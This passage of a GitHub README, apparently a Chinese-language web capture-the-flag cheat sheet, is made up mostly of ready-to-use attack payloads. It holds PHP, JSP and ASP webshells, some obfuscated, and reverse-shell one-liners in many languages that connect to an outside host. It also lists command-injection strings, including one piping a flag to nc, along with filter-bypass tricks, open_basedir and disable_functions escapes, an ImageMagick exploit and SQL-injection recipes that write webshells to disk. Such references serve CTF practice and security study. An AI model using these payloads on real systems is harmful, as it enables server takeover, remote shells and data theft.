


 [w181496](#) / [Web-CTF-Cheatsheet](#) Public

Web CTF CheatSheet 

☆ 1.7k stars    🔗 410 forks

☆ Star

👁 Watch ▼

Code

Issues

Pull requests

Actions

Projects

Wiki

Security

Insights

🔗 master ▼

...



w181496 ...

on 19 Jul 🕒

[View code](#)

☰ README.md

# WEB CTF CheatSheet

## Table of Contents

- [Webshell](#)
- [Reverse Shell](#)
- [PHP Tag](#)
- [PHP Weak Type](#)
- [PHP Feature](#)
  - [Bypass open\\_basedir](#)
  - [Bypass disable\\_functions](#)
- [Command Injection](#)
  - [Bypass Space](#)
  - [Bypass Keyword](#)
  - [ImageMagick](#)
  - [Ruby Command Executing](#)
  - [Python Command Executing](#)
- [SQL Injection](#)
  - [MySQL](#)

- MSSQL
  - Oracle
  - SQLite
  - Postgresql
  - MS Access
- LFI
- Upload
- Serialization
  - PHP Serialize
  - Python Pickle
  - Ruby Marshal
  - Ruby YAML
  - Java Serialization
  - .NET Serialization
- SSTI / CSTI
  - Flask/Jinja2
  - Twig/Symfony
  - Thymeleaf
  - AngularJS
  - Vue.js
  - Python
  - Tool
- SSRF
  - Bypass
  - Local Exploit
  - Remote Exploit
  - Metadata
  - CRLF Injection
  - Finger Print
- XXE
  - Out of Band XXE
  - Error-based XXE
- Prototype Pollution
- Frontend
  - XSS
  - RPO
  - CSS Injection
  - XS-Leaks

- [DOM Clobbering](#)
- [Crypto](#)
  - [PRNG](#)
  - [ECB mode](#)
  - [CBC mode](#)
  - [Length Extension Attack](#)
- [Others](#)
- [Tools and Website](#)
  - [Information Gathering](#)
  - [Hash Crack](#)

# Webshell

---

## PHP Webshell

---

```
<?php system($_GET["cmd"]); ?>
<?php system($_GET[1]); ?>
<?php system("`$_GET[1]`"); ?>
<?= system($_GET[cmd]);
<?=`$_GET[1]`;
<?php eval($_POST[cmd]);?>
<?php echo `$_GET[1]`;
<?php echo passthru($_GET['cmd']);
<?php echo shell_exec($_GET['cmd']);
<?php eval(str_rot13('riny($_CBFG[ctr]);'));?>
<script language="php">system("id"); </script>

<?php $_GET['a']($_GET['b']); ?>
// a=system&b=ls
// a=assert&b=system("ls")

<?php array_map("ass\x65rt",(array)$_REQUEST['cmd']);?>
// .php?cmd=system("ls")

<?@extract($_REQUEST);@die($f($c));?>
// .php?f=system&c=id

<?php @include($_FILES['u']['tmp_name']);
// 構造 <form action="http://x.x.x.x/shell.php" method="POST" enctype="multipart/form-data">
// 把暫存檔include進來
// From: http://www.zeroplace.cn/article.asp?id=906

<?php $x=~3/4-1-0«;$x($_GET['a']); ?>
// not backdoor (assert)
// .php?a=system("ls")

echo "{$phpinfo()}";
```

```

echo "${system(ls)}";

echo Y2F0IGZsYWc= | base64 -d | sh
// Y2F0IGZsYWc= => cat flag

echo -e "<?php passthru(\$_POST[1])?>;\r<?php echo 'A PHP Test ';" > shell.php
// cat shell.php
// <?php echo 'A PHP Test ';" ?>

echo ^<?php eval^($_POST['a']^); ?^> > a.php
// Windows echo導出一句話

<?php fwrite(fopen("gggg.php","w"),"<?php system($_GET['a']);");

<?php
header('HTTP/1.1 404');
ob_start();
phpinfo();
ob_end_clean();
?>

<?php
// 無回顯後門
// e.g. ?pass=file_get_contents('http://kaibro.tw/test')
ob_start('assert');
echo $_REQUEST['pass'];
ob_end_flush();
?>

<?=  

// 沒有英數字的websHELL
$🐵 = '[[[[@' ^ '("/%-';
$🐵(('@@['^'#!/')."/????");

A=fl;B=ag;cat $A$B

```

---

## websHELL駐留記憶體

解法：restart

```

<?php
    ignore_user_abort(true); // 忽略連線中斷
    set_time_limit(0); // 設定無執行時間上限
    $file = 'shell.php';
    $code = '<?php eval($_POST[a]);?>';
    while(md5(file_get_contents($file)) !== md5($code)) {
        if(!file_exists($file)) {
            file_put_contents($file, $code);
        }
        usleep(50);
    }

```

```
}
?>
```

## 無文件webshell

解法：restart

```
<?php
    unlink(__FILE__);
    ignore_user_abort(true);
    set_time_limit(0);
    $remote_file = 'http://xxx/xxx.txt';
    while($code = file_get_contents($remote_file)){
        @eval($code);
        sleep(5);
    };

?>
```

## JSP Webshell

---

- 無回顯:

```
<%Runtime.getRuntime().exec(request.getParameter("i"));%>
```

- 有回顯:

```
<%
if("kaibro".equals(request.getParameter("pwd"))) {
    java.io.InputStream in =
Runtime.getRuntime().exec(request.getParameter("i")).getInputStream();
    int a = -1;
    byte[] b = new byte[2048];
    out.print("<pre>");
    while((a=in.read(b))!=-1){
        out.println(new String(b));
    }
    out.print("</pre>");
}
%>
```

## ASP Webshell

---

```

<%eval request("kaibro")%>

<%execute request("kaibro")%>

<%ExecuteGlobal request("kaibro")%>

<%response.write
CreateObject("WScript.Shell").Exec(Request.QueryString("cmd")).StdOut.ReadAll(

```

---

## ASPX Webshell

---

- 一般:

```

<%@ Page Language="Jscript"%><%eval(Request.Item["kaibro"],"unsafe");%>

```

- 上傳:

```

<%if (Request.Files.Count!=0)
{Request.Files[0].SaveAs(Server.MapPath(Request["f"]));}%>

```

## Reverse Shell

---

- 本機Listen Port

- `ncat -vl 5566`

- Perl

- `perl -e 'use Socket;$i="kaibro.tw";$p=5566;socket(S,PF_INET,SOCK_STREAM,getprotobynam e("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh - i");};'`

- Bash

- `bash -i >& /dev/tcp/kaibro.tw/5566 0>&1`
- `bash -c 'bash -i >& /dev/tcp/kaibro.tw/5566 0>&1'`
- `0<&196;exec 196<>/dev/tcp/kaibro.tw/5566; sh <&196 >&196 2>&196`

- PHP
  - `php -r '$sock=fsockopen("kaibro.tw",5566);exec("/bin/sh -i <&3 >&3 2>&3");'`
- NC
  - `nc -e /bin/sh kaibro.tw 5566`
- Telnet
  - `mknod backpipe p && telnet kaibro.tw 5566 0<backpipe | /bin/bash 1>backpipe`
- Python
  - `python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("kaibro.tw",5566));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'`
- Ruby
  - `ruby -rsocket -e 'exit if fork;c=TCPSocket.new("kaibro.tw","5566");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'`
- Node.js
  - `var net = require("net"), sh = require("child_process").exec("/bin/bash"); var client = new net.Socket(); client.connect(5566, "kaibro.tw", function(){client.pipe(sh.stdin);sh.stdout.pipe(client);sh.stderr.pipe(client);});`
  - `require('child_process').exec("bash -c 'bash -i >&/dev/tcp/kaibro.tw/5566 0>&1'");`
- Java
  - `Runtime r = Runtime.getRuntime();Process p = r.exec(new String[]{" /bin/bash","-c","exec 5<>/dev/tcp/kaibro.tw/5278;cat <&5 | while read line; do $line 2>&5 >&5; done"});p.waitFor();`
  - `java.lang.Runtime.exec()` payload generator: <http://www.jackson-t.ca/runtime-exec-payloads.html>
- Powershell

- powershell IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1');powercat -c kaibro.tw -p 5566 -e cmd

## PHP Tag

---

- <? ?>
  - short\_open\_tag 決定是否可使用短標記
  - 或是編譯php時 --enable-short-tags
- <?=  
  - 等價 <? echo
  - 自 PHP 5.4.0 起，always work!
- <% %> 、<%=  
  - 自 PHP 7.0.0 起，被移除
  - 須將 asp\_tags 設成On
- <script language="php"  
  - 自 PHP 7.0.0 起，被移除
  - <script language="php">system("id"); </script>

## PHP Weak Type

---

- var\_dump('0xABCdef' == ' 0xABCdef');
- true (Output for hhvm-3.18.5 - 3.22.0, 7.0.0 - 7.2.0rc4: false)
- var\_dump('0010e2' == '1e3');
- true
- strcmp([], [])
- 0
- sha1([])
- NULL
- '123' == 123
- 'abc' == 0
- '123a' == 123



- `'0x01' == 1`
  - PHP 7.0後，16進位字串不再當成數字
  - e.g `var_dump('0x01' == 1) => false`
- `'' == 0 == false == NULL`
- `md5([1,2,3]) == md5([4,5,6]) == NULL`
  - 可用在登入繞過 (用戶不存在，則password為NULL)
- `var_dump(md5(240610708));`
  - `0e462097431906509019562988736854`
- `var_dump(sha1(10932435112));`
  - `0e07766915004133176347055865026311692244`
- `$a="123"; $b="456"`
  - `$a + $b == "579";`
  - `$a . $b == "123456"`
- `$a = 0; $b = 'x';`
  - `$a == false => true`
  - `$a == $b => true`
  - `$b == true => true`
- `$a = 'a'`
  - `++$a => 'b'`
  - `$a+1 => 1`

## PHP 其他特性

---

### Overflow

---

- 32位元
  - `intval('10000000000000') => 2147483647`
- 64位元
  - `intval('10000000000000000000000000') => 9223372036854775807`

### 浮點數精度

---

- `php -r "var_dump(1.0000000000000001 == 1);"`
  - `false`
- `php -r "var_dump(1.0000000000000001 == 1);"`
  - `true`
- `$a = 0.1 * 0.1; var_dump($a == 0.01);`
  - `false`

## ereg會被NULL截斷

---

- `var_dump(ereg("[a-zA-Z0-9]+$", "1234\x00-!@#%"));`
  - `1`
- `ereg` 和 `eregi` 在PHP 7.0.0.已經被移除

## intval

---

- 四捨五入
  - `var_dump(intval('5278.8787'));`
    - `5278`
- `intval(012) => 10`
- `intval("012") => 12`

## extract變數覆蓋

---

- `extract($_GET);`
  - `.php?_SESSION[name]=admin`
  - `echo $_SESSION['name'] => 'admin'`

## trim

---

- 會把字串前後的空白(或其他字元)去掉
- 未指定第二參數，預設會去掉以下字元
  - `" "` (0x20)
  - `"\t"` (0x09)
  - `"\n"` (0x0A)
  - `"\x0B"` (0x0B)
  - `"\r"` (0x0D)
  - `"\0"` (0x00)

- 可以發現預設不包含 "\f" (0x0C)
  - 比較：is\_numeric()允許 \f 在開頭
- 如果參數是unset或空的變數，回傳值是空字串

## is\_numeric

---

- is\_numeric(" \t\r\n 123") => true
- is\_numeric(' 87') => true
- is\_numeric('87 ') => false
- is\_numeric(' 87 ') => false
- is\_numeric('0xdeadbeef')
  - PHP >= 7.0.0 => false
  - PHP < 7.0.0 => true
  - 可以拿來繞過注入
- 以下亦為合法(返回True)字串:
  - ' -.0'
  - '0.'
  - ' +2.1e5'
  - ' -1.5E+25'
  - '1.e5'

## in\_array

---

- in\_array('5 or 1=1', array(1, 2, 3, 4, 5))
  - true
- in\_array('kaibro', array(0, 1, 2))
  - true
- in\_array(array(), array('kai'=>false))
  - true
- in\_array(array(), array('kai'=>null))
  - true
- in\_array(array(), array('kai'=>0))
  - false
- in\_array(array(), array('kai'=>'bro'))
  - false
- in\_array('kai', array('kai'=>true))

- true
- `in_array('kai', array('kai'=>'bro'))`
  - false
- `in_array('kai', array('kai'=>0))`
  - true
- `in_array('kai', array('kai'=>1))`
  - false

## array\_search

---

- `mixed array_search(mixed $needle , array $haystack [, bool $strict = false ])`
  - 在 haystack 陣列中，搜尋 needle 的值，成功則返回index，失敗返回False
- `$strict` 為false時，採用不嚴格比較
  - 預設是False
- Example
  - `$arr=array(1,2,0); var_dump(array_search('kai', $arr))`
    - `int(2)`
  - `$arr=array(1,2,0); var_dump(array_search('1', $arr))`
    - `int(0)`

## parse\_str

---

- `parse_str(string, array)`
- 會把查詢字串解析到變數中
- 如果未設置第二個參數，會解析到同名變數中
  - PHP7.2中不設置第二個參數會產生 `E_DEPRECATED` 警告
- `parse_str('gg[kai]bro=5566');`

```
array(1) {
    ["kai"]=>
        string(4) "5566"
}
```

- PHP變數有空格和.，會被轉成底線

```
parse_str("na.me=kai&pass wd=ggininder",$test);
var_dump($test);
```

```
array(2) {
    ["na_me"]=> string(6) "kaibro"
    ["pass_wd"]=> string(9) "ggininder"
}
```

## parse\_url

---

- 在處理傳入的URL會有問題
- `parse_url('/a.php?id=1')`

```
array(2) {
    ["host"]=>
        string(5) "a.php"
    ["query"]=>
        string(4) "id=1"
}
```

- `parse_url('//a/b')`
  - host: a
- `parse_url('..//a/b/c:80')`
  - host: ..
  - port: 80
  - path: //a/b/c:80
- `parse_url('///a.php?id=1')`
  - false
- `parse_url('/a.php?id=1:80')`
  - PHP < 7.0.0
    - false
  - PHP >= 7.0.0

```
array(2) {
    ["path"]=> string(6) "/a.php"
    ["query"]=> string(7) "id=1:80"
}
```

- `parse_url('http://kaibro.tw:87878')`

- 5.3.X版本以下

```
array(3) {
    ["scheme"]=> string(4) "http"
    ["host"]=> string(9) "kaibro.tw"
    ["port"]=> int(22342)
}
```

- 其他：false

## preg\_replace

---

- mixed preg\_replace ( mixed \$pattern , mixed \$replacement , mixed \$subject [, int \$limit = -1 [, int &\$count ]] )
  - 搜尋 \$subject 中匹配的 \$pattern ，並用 \$replacement 替換
- 第一個參數用 /e 修飾符， \$replacement 會被當成PHP code執行
  - 必須有匹配到才會執行
  - PHP 5.5.0起，會產生 E\_DEPRECATED 錯誤
  - PHP 7.0.0不再支援，用 preg\_replace\_callback() 代替

example:

```
<?php
$a='phpkaibro';
echo preg_replace('/(.*?)kaibro/e','\\1info()',$a);
```

## sprintf / vprintf

---

- 對格式化字串的類型沒檢查
- 格式化字串中%後面的字元(除了%之外)會被當成字串類型吃掉
  - 例如 %\ 、 %' 、 %1\$\'
  - 在某些SQLi過濾狀況下， %' and 1=1# 中的單引號會被轉義成 \' ， %\ 又會被吃掉， ' 成功逃逸
  - 原理：sprintf實作是用switch...case...
    - 碰到未知類型， default 不處理

## file\_put\_contents

---

- 第二個參數如果是陣列，PHP會把它串接成字串
- example:

```
<?php
$test = $_GET['txt'];
```

```
if(preg_match('[<>?]', $test)) die('bye');
file_put_contents('output', $test);
```

- 可以直接 `?txt[]=<?php phpinfo(); ?>` 寫入

## spl\_autoload\_register

---

- `spl_autoload_register()` 可以自動載入Class
- 不指定參數，會自動載入 `.inc` 和 `.php`
- Example:
  - 如果目錄下有 `kaibro.inc`，且內容為 `class Kaibro{...}`
  - 則 `spl_autoload_register()` 會把這個Class載入進來

## 路徑正規化

---

- `a.php/.`
  - `file_put_contents("a.php/.", "<?php phpinfo() ?>");`
    - 可成功寫入
      - 經測試Windows可以覆寫、Linux無法
    - 可以繞過一些正規表達式判斷
  - `file_get_contents("a.php/.");`
    - 經測試Windows下可成功讀、Linux無法
  - 還有很多其他function也適用
- `" => .`
  - `a"php`
- `> => ?`
  - `a.p>p`
  - `a.>>>`
- `< => *`
  - `a.<`

## URL query decode

---

- `$_GET` 會對傳入的參數做URLdecode再返回
- `$_SERVER['REQUEST_URI']` 和 `$_SERVER['QUERY_STRING']` 則是直接返回

Example:

Request: `http://kaibro.tw/test.php?url=%67%67`

- `$_GET: [url] => gg`

- `$_SERVER['REQUEST_URI']`: `/test.php?url=%67%67`
- `$_SERVER['QUERY_STRING']`: `url=%67%67`

## OPcache

---

- 透過將PHP腳本編譯成Byte code的方式做Cache來提升性能
- 相關設定在php.ini中
  - `opcache.enable` 是否啟用
  - `opcache.file_cache` 設定cache目錄
    - 例如: `opcache.file_cache="/tmp/opcache"`
    - `/var/www/index.php` 的暫存會放在 `/tmp/opcache/[system_id]/var/www/index.php.bin`
  - `opcache.file_cache_only` 設定cache文件優先級
  - `opcache.validate_timestamps` 是否啟用timestamp驗證
- `system_id` 是透過Zend和PHP版本號計算出來的，可以確保相容性
- 所以在某些條件下可透過上傳覆蓋暫存文件來寫webshell
  - `system_id`要和目標機器一樣
  - `timestamp`要一致
- <https://github.com/GoSecure/php7-opcache-override>
  - Disassembler可以把Byte code轉成Pseudo code
- Example
  - [OCTF 2018 Qual - EzDoor](#)

## PCRE回溯次數限制繞過

---

- PHP的PCRE庫使用NFA作為正規表達式引擎
  - NFA在匹配不上時，會回溯嘗試其他狀態
- PHP為防止DOS，設定了PCRE回溯次數上限
  - `pcre.backtrack_limit`
  - 預設為 `1000000`
- 回溯次數超過上限時，`preg_match()` 會返回 `false`
- Example
  - Code-Breaking Puzzles - pcrewaf
  - [N1CTF 2019 - sql\\_manage](#)



## open\_basedir繞過

---

- glob 列目錄

```
$file_list = array();
$it = new DirectoryIterator("glob:///");
foreach($it as $f) {
    $file_list[] = $f->__toString();
}
sort($file_list);
foreach($file_list as $f){
    echo "{$f}<br/>";
}
```

- phuck3

```
chdir('img');
ini_set('open_basedir','..');
chdir('..');chdir('..');
chdir('..');chdir('..');
ini_set('open_basedir','/');
echo(file_get_contents('flag'));
```

- symlinks

```
mkdir('/var/www/html/a/b/c/d/e/f/g/',0777,TRUE);
symlink('/var/www/html/a/b/c/d/e/f/g','foo');
ini_set('open_basedir','/var/www/html:bar/');
symlink('foo/../../../../../../../../','bar');
unlink('foo');
symlink('/var/www/html/','foo');
echo file_get_contents('bar/etc/passwd');
```

- Fastcgi

- [link](#)

- ...

## disable\_functions繞過

---

- bash shellshock

- mail()

- sendmail

- putenv寫LD\_PRELOAD
- trick: [LD\\_PRELOAD without sendmail/getuid\(\)](#)
- mb\_send\_mail()
  - 跟 mail() 基本上一樣
- imap\_mail()
  - 同上
- imap\_open()

```
<?php
$payload = "echo hello|tee /tmp/executed";
$encoded_payload = base64_encode($payload);
$server = "any -o ProxyCommand=echo\t\".$encoded_payload.\"|base64\t-d|bash"
@imap_open('{'.$server.'}:143/imap}INBOX', '', '');
```

---

- error\_log()
  - 第二個參數 message\_type 為1時，會去調用sendmail
- ImageMagick
  - [Command Injection](#)
  - LD\_PRELOAD + ghostscript:
    - Imagemagick會用ghostscript去parse eps
    - [Link](#)
  - LD\_PRELOAD + ffmpeg
    - [Link](#)
  - MAGICK\_CODER\_MODULE\_PATH
    - it can permits the user to arbitrarily extend the image formats supported by ImageMagick by adding loadable coder modules from an preferred location rather than copying them into the ImageMagick installation directory
    - [Document](#)
    - [Link](#)
  - MAGICK\_CONFIGURE\_PATH
    - delegates.xml 定義處理各種文件的規則

- 可以用putenv寫掉設定檔路徑
- [Link](#)

```
<delegatemap>
<delegate decode="ps:alpha" command="sh -c &quot;/readflag > /tmp/outp
</delegatemap>
```

---

- 蓋 PATH + ghostscript:

- 造一個執行檔gs

```
#include <stdlib.h>
#include <string.h>
int main() {
    unsetenv("PATH");
    const char* cmd = getenv("CMD");
    system(cmd);
    return 0;
}

putenv('PATH=/tmp/mydir');
putenv('CMD=/readflag > /tmp/mydir/output');
chmod('/tmp/mydir/gs', '0777');
$img = new Imagick('/tmp/mydir/1.ept');
```

- dl()

- 載入module
- dl("rce.so")
- This function was removed from most SAPIs in PHP 5.3.0, and was removed from PHP-FPM in PHP 7.0.0.

- FFI

- PHP 7.4 feature
- preloading + ffi
- e.g. [RCTF 2019 - nextphp](#)

- [FastCGI Extension](#)

- Windows COM

- 條件
  - com.allow\_dcom = true
  - extension=php\_com\_dotnet.dll
- PoC:

```

<?php
$command = $_GET['cmd'];
$wsh = new COM('WScript.shell'); // Shell.Application 也可
$exec = $wsh->exec("cmd /c ".$command);
$stdout = $exec->StdOut();
$stroutput = $stdout->ReadAll();
echo $stroutput;

```

- iconv
  - <https://gist.github.com/LoadLow/90b60bd5535d6c3927bb24d5f9955b80>
  - 條件
    - 可以上傳 .so , gconv-modules
    - 可以設定環境變數
  - iconv() , iconv\_strlen() , php://filter的 convert.iconv
- [l3mon/Bypass\\_Disable\\_functions\\_Shell](#)
- [JSON UAF Bypass](#)
  - 7.1 - all versions to date
  - 7.2 < 7.2.19 (released: 30 May 2019)
  - 7.3 < 7.3.6 (released: 30 May 2019)
- [GC Bypass](#)
  - 7.0 - all versions to date
  - 7.1 - all versions to date
  - 7.2 - all versions to date
  - 7.3 - all versions to date
- [Backtrace Bypass](#)
  - 7.0 - all versions to date
  - 7.1 - all versions to date
  - 7.2 - all versions to date
  - 7.3 - all versions to date
  - 7.4 - all versions to date
- PHP SplDoublyLinkedList UAF Sandbox Escape
  - <https://ssd-disclosure.com/ssd-advisory-php-spldoublylinkedlist-uaf-sandbox-escape/>
  - Affected
    - PHP version 8.0 (alpha)

- PHP version 7.4.10 and prior (probably also future versions will be affected)
- Example
  - [RealWorld CTF 3rd - MoP2021](#)
- 族繁不及備載.....

## 其他

---

- 大小寫不敏感
  - `<?PhP sYstEm(1s);`
- `echo (true ? 'a' : false ? 'b' : 'c');`
  - `b`
- `echo `whoami`;`
  - `kaibro`
- 正規表達式，不匹配換行字元 `%0a`
- 正規表達式常見誤用:
  - `preg_match("/\\/"/, $str)`
  - 匹配反斜線應該要用 `\\\\` 而不是 `\\`
- 運算優先權問題
  - `$a = true && false;`
    - `$a => false`
  - `$a = true and false;`
    - `$a => true`
- `chr()`
  - 大於256會mod 256
  - 小於0會加上256的倍數，直到>0
  - Example:
    - `chr(259) === chr(3)`
    - `chr(-87) === chr(169)`
- 遞增
  - `$a="9D9"; var_dump(++$a);`
    - `string(3) "9E0"`
  - `$a="9E0"; var_dump(++$a);`

- `float(10)`
- 算數運算繞Filter
  - `%f3%f9%f3%f4%e5%ed & %7f%7f%7f%7f%7f%7f`
    - `system`
    - 可用在限制不能出現英數字時 or 過濾某些特殊符號
  - `$_=( '%01'^'' ).( '%13'^'' ).( '%13'^'' ).( '%05'^'' ).( '%12'^'' ).( '%14'^'' );`
    - `assert`
  - 其他
    - `~`, `++` 等運算，也都可用類似概念構造
- 花括號
  - 陣列、字串元素存取可用花括號
  - `$array{index}` 同 `$array[index]`
- `filter_var`
  - `filter_var('http://evil.com;google.com', FILTER_VALIDATE_URL)`
    - `False`
  - `filter_var('0://evil.com;google.com', FILTER_VALIDATE_URL)`
    - `True`
  - `filter_var('aaaaa{}[]()\'|!#$%*&^_-=+` ,."@b.c', FILTER_VALIDATE_EMAIL)`
    - `"aaaaa{}[]()\'|!#$%*&^_-=+` ,."@b.c` (OK)`
  - `filter_var('aaa."bbb"@b.c', FILTER_VALIDATE_EMAIL)`
    - `aaa."bbb"@b.c (OK)`
  - `filter_var('aaa"bbb"@b.c', FILTER_VALIDATE_EMAIL)`
    - `False`
- `json_decode`
  - 不直接吃換行字元和\t字元
  - 但可以吃'\n'和'\t'
    - 會轉成換行字元和Tab
  - 也吃 `\uxxxx` 形式
    - `json_decode('{"a": "\u0041"}')`
- `=== bug`
  - `var_dump([0 => 0] === [0x100000000 => 0])`
    - 某些版本會是True
    - ASIS 2018 Qual Nice Code
  - <https://3v4l.org/sUEMG>

- openssl\_verify
  - 預測採用SHA1來做簽名，可能有SHA1 Collision問題
  - e.g. [DEFCON CTF 2018 Qual - EasyPisy](#)
- Namespace
  - PHP的預設Global space是 \
  - e.g. `\system('ls');`
- basename (php bug 62119)
  - `basename("index.php/config.php/喵")`
    - `config.php`
  - Example: [zerOpts CTF 2020 - Can you guess it?](#)
- strip\_tags (php bug 78814)
  - php version <= 7.4.0
  - `strip_tags("<s/trong>b</strong>", "<strong>")`
    - `<s/trong>b</strong>`
  - Example: [zerOpts CTF 2020 - MusicBlog](#)

## Command Injection

---

```
| cat flag
&& cat flag
; cat flag
%0a cat flag
"; cat flag
`cat flag`
cat $(ls)
"; cat $(ls)
`cat flag | nc kaibro.tw 5278`

. flag
PS1=$(cat flag)

`echo${IFS}${PATH}|cut${IFS}-c1-1`
=> /
```

## ? and \*

---

- ? match one character
  - `cat fl?g`

- `/???/??t /???/p??s??`
- `* match` 多個
  - `cat f*`
  - `cat f?a*`

## 空白繞過

---

- `${IFS}`
  - `cat${IFS}flag`
  - `ls$IFS-alh`
  - `cat$IFS$2flag`
- `cat</etc/passwd`
- `{cat,/etc/passwd}`
- `X=$'cat\x20/etc/passwd'&&$X`
- `IFS=,;`cat<<<uname,-a``
  - bash only

## Keyword繞過

---

- String Concat
  - `A=fl;B=ag;cat $A$B`
- Empty Variable
  - `cat fl${x}ag`
  - `cat tes$(z)t/flag`
- Environment Variable
  - `$PATH => "/usr/local/...blablabla"`
    - `${PATH:0:1} => '/'`
    - `${PATH:1:1} => 'u'`
    - `${PATH:0:4} => '/usr'`
  - `${PS2}`
    - `>`
  - `${PS4}`
    - `+`
- Empty String
  - `cat fl""ag`
  - `cat fl''ag`



- `cat "fl""ag"`

- 反斜線

- `c\at fl\ag`

## ImageMagick (ImageTragick)

---

- CVE-2016-3714
- mvg 格式包含https處理(使用curl下載)，可以閉合雙引號
- payload:

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://kaibro.tw";ls "-la)'
pop graphic-context
```

## Ruby Command Executing

---

- `open("| ls")`
- `IO.popen("ls").read`
- `Kernel.exec("ls")`
- ``ls``
- `system("ls")`
- `eval("ruby code")`
  - Non-Alphanumeric example: [HITCON CTF 2015 - Hard to say](#)
    - `$$/$$ => 1`
    - `' ' << 97 << 98 << 99 => "abc"`
    - `$: 即 $LOAD_PATH`
- `exec("ls")`
- `%x{ls}`
- `Net::FTP`
  - CVE-2017-17405
  - use `Kernel#open`

## Python Command Executing

---

- `os.system("ls")`
- `os.popen("ls").read()`
- `os.execl("/bin/ls", "")`

- `os.execlp("ls","")`
- `os.execv("/bin/ls",[''])`
- `os.execvp("/bin/ls",[""])`
- `subprocess.call("ls")`
  - `subprocess.call("ls|cat",shell=False) => Fail`
  - `subprocess.call("ls|cat",shell=True) => Correct`
- `eval("__import__('os').system('ls')")`
- `exec("__import__('os').system('ls')")`
- `commands.getoutput('ls')`

## Read File

---

- `diff /etc/passwd /flag`
- `paste /flag`
- `bzmore /flag`
- `bzless /flag`
- `static-sh /flag`
- ...

## SQL Injection

---

### MySQL

---

- 子字串：
  - `substr("abc",1,1) => 'a'`
  - `mid("abc", 1, 1) => 'a'`
- Ascii function
  - `ascii('A') => 65`
- Char function
  - `char(65) => 'a'`
- Concatenation
  - `CONCAT('a', 'b') => 'ab'`
    - 如果任何一欄為NULL，則返回NULL
  - `CONCAT_WS(分隔符, 字串1, 字串2...)`
    - `CONCAT_WS('@', 'gg', 'inin') => gg@inin`

- Cast function
  - `CAST('125e342.83' AS signed) => 125`
  - `CONVERT('23',SIGNED) => 23`
- Delay function
  - `sleep(5)`
  - `BENCHMARK(count, expr)`
- 空白字元
  - `09 0A 0B 0C 0D A0 20`
- File-read function
  - `LOAD_FILE('/etc/passwd')`
- File-write
  - `INTO DUMPFILE`
    - 適用binary (寫入同一行)
  - `INTO OUTFILE`
    - 適用一般文本 (有換行)
  - 寫webshell
    - 需知道可寫路徑
    - `UNION SELECT "<? system($_GET[1]);?>",2,3 INTO OUTFILE "/var/www/html/temp/shell.php"`
  - 權限
    - `SELECT file_priv FROM mysql.user`
  - secure-file-priv
    - 限制MySQL導入導出
      - `load_file, into outfile`等
    - 運行時無法更改
    - MySQL 5.5.53前，該變數預設為空(可以導入導出)
    - e.g. `secure_file_priv=E:\`
      - 限制導入導出只能在E:\下
    - e.g. `secure_file_priv=null`
      - 限制不允許導入導出
    - secure-file-priv限制下用general\_log拿shell
 

```
SET global general_log='on';

SET global general_log_file='C:/phpStudy/WWW/cmd.php';

SELECT '<?php assert($_POST["cmd"]);?>';
```

- IF語句
  - IF(condition,true-part,false-part)
  - SELECT IF (1=1,'true','false')
- Hex
  - SELECT X'5061756c'; => paul
  - SELECT 0x5061756c; => paul
  - SELECT 0x5061756c+0 => 1348564332
  - SELECT load\_file(0x2F6574632F706173737764);
    - /etc/passwd
  - 可繞過一些WAF
    - e.g. 用在不能使用單引號時( ' => \' )
    - CHAR()也可以達到類似效果
      - 'admin' => CHAR(97, 100, 109, 105, 110)
- 註解：
  - #
  - --
  - /\*\*/
    - 一個 \*/ 可以閉合前面多個 /\*
  - /\*! 50001 select \* from test \*/
    - 可探測版本
    - e.g. SELECT /\*!32302 1/0, \*/ 1 FROM tablename
  - `
    - MySQL <= 5.5
  - ;
    - PDO支援多語句
- information\_schema
  - mysql >= 5.0
- Stacking Query
  - 預設PHP+MySQL不支援Stacking Query
  - 但PDO可以Stacking Query
- 其它：
  - @@version

- 同version()
- user()
  - current\_user
  - current\_user()
  - SESSION\_USER()
  - SYSTEM\_USER()
  - current user
- system\_user()
  - database system user
- database()
  - schema()
  - current database
- @@basedir
  - MySQL安裝路徑
- @@datadir
  - Location of db file
- @@plugin\_dir
- @@hostname
- @@version\_compile\_os
  - Operating System
- @@version\_compile\_machine
- @@innodb\_version
- MD5()
- SHA1()
- COMPRESS() / UNCOMPRESS()
- group\_concat()
  - 合併多條結果
    - e.g. select group\_concat(username) from users; 一次返回所有使用者名
  - group\_concat\_max\_len = 1024 (default)
- json\_arrayagg()
  - MySQL >= 5.7.22
  - 概念同上
    - e.g. SELECT  
 json\_arrayagg(concat\_ws(0x3a,table\_schema,table\_name)) from  
 INFORMATION\_SCHEMA.TABLES
- greatest()
  - greatest(a, b) 返回a, b中最大的
  - greatest(1, 2)=2

- 1
  - greatest(1, 2)=1
    - 0
  - between a and b
    - 介於a到b之間
    - greatest(1, 2) between 1 and 3
      - 1
  - regexp
    - SELECT 'abc' regexp '.\*'
      - 1
  - Collation
    - \*\_ci case insensitive collation 不區分大小寫
    - \*\_cs case sensitive collation 區分大小寫
    - \*\_bin binary case sensitive collation 區分大小寫
- Union Based
  - 判斷column數
    - union select 1,2,3...N
    - order by N 找最後一個成功的N
  - AND 1=2 UNION SELECT 1, 2, password FROM admin--+
  - LIMIT N, M 跳過前N筆，抓M筆
  - 爆資料庫名
    - union select 1,2,schema\_name from information\_schema.schemata limit 1,1
  - 爆表名
    - union select 1,2,table\_name from information\_schema.tables where table\_schema='mydb' limit 0,1
    - union select 1,2,table\_name from information\_schema.columns where table\_schema='mydb' limit 0,1
  - 爆Column名
    - union select 1,2,column\_name from information\_schema.columns where table\_schema='mydb' limit 0,1
  - MySQL User
    - SELECT CONCAT(user, ":" ,password) FROM mysql.user;
- Error Based
  - 長度限制
    - 錯誤訊息有長度限制
    - #define ERRMSG\_SIZE (512)
  - Overflow

- MySQL > 5.5.5 overflow才會有錯誤訊息
- `SELECT ~0 => 18446744073709551615`
- `SELECT ~0 + 1 => ERROR`
- `SELECT exp(709) => 8.218407461554972e307`
- `SELECT exp(710) => ERROR`
